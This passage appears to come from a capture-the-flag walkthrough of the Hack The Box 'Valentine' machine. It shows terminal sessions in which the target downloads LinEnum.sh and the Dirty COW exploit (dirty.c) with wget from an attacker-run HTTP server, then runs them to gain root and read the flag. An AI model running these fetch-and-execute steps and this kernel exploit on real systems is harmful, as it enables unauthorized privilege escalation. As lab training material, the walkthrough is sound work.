Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...
```



```
hype@Valentine:~$ wget http://10.10.16.9:5555//LinEnum.sh
--2023-02-18 17:54:09--  http://10.10.16.9:5555//LinEnum.sh
Connecting to 10.10.16.9:5555 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: `LinEnum.sh'

100%[======================================================================>] 46,631      --.-K/s   in 0.1s

2023-02-18 17:54:09 (337 KB/s) - `LinEnum.sh' saved [46631/46631]

hype@Valentine:~$ 
```


Since we do not have permission to run the script in the normal directory, we will run it in the /dev/shm directory




```
hype@Valentine:/dev/shm$ bash LinEnum.sh
bash: LinEnum.sh: No such file or directory
hype@Valentine:/dev/shm$ wget http://10.10.16.9:5555//LinEnum.sh
--2023-02-18 17:56:34--  http://10.10.16.9:5555//LinEnum.sh
Connecting to 10.10.16.9:5555 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: `LinEnum.sh'

100%[==================================================================

2023-02-18 17:56:35 (350 KB/s) - `LinEnum.sh' saved [46631/46631]

hype@Valentine:/dev/shm$ ./LinEnum.sh
-bash: ./LinEnum.sh: Permission denied
hype@Valentine:/dev/shm$ bash LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Sat Feb 18 17:57:00 PST 2023


### SYSTEM ##############################################
[-] Kernel information:
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

As we can see that the version of linux running is pretty old so it might be vulnerable to the Dirty Cow vulnerability:



```
### SYSTEM ##############################################
[-] Kernel information:
Linux Valentine 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 3.2.0-23-generic (buildd@crested) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu4) ) #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012
```




CVE-2016-5195


Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

View Exploit Details


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.




dirty.c	./dirty	/etc/passwd based root	PTRACE_POKEDATA




```
┌──(kali㉿kali)-[~/HTB/Linux/Easy/Valentine]
└─$ python3 -m http.server 1234

Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.10.10.79 - - [18/Feb/2023 21:26:24] "GET //dirty.c HTTP/1.1" 200 -
```




```
┌──(kali㉿kali)-[~/Downloads/linux-smart-enumeration-master]
└─$ ls
cve  doc  LICENSE  lse.sh  README.md  screenshots  tools

┌──(kali㉿kali)-[~/Downloads/linux-smart-enumeration-master]
└─$ pwd
/home/kali/Downloads/linux-smart-enumeration-master

┌──(kali㉿kali)-[~/Downloads/linux-smart-enumeration-master]
└─$ python3 -m http.server 5555
Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...
```




```
hype@Valentine:/dev/shm$ wget http://10.10.16.9:1234//dirty.c
--2023-02-18 18:26:17--  http://10.10.16.9:1234//dirty.c
Connecting to 10.10.16.9:1234 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4815 (4.7K) [text/x-csrc]
Saving to: `dirty.c'

100%[===================================================================================>] 4,815       --.-K/s   in 0s

2023-02-18 18:26:17 (257 MB/s) - `dirty.c' saved [4815/4815]

hype@Valentine:/dev/shm$
```



```
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
```



```
hype@Valentine:/dev/shm$ ./dirty
File /tmp/passwd.bak already exists! Please delete it and run again
hype@Valentine:/dev/shm$ su firefart
Password:
firefart@Valentine:/dev/shm#
```



```
hype@Valentine:/dev/shm$ ./dirty
File /tmp/passwd.bak already exists! Please delete it and run again
hype@Valentine:/dev/shm$ su firefart
Password:
firefart@Valentine:/dev/shm# cat /root/root.txt
c3cc98d9b050e287b94732b4afe434fc
firefart@Valentine:/dev/shm#
```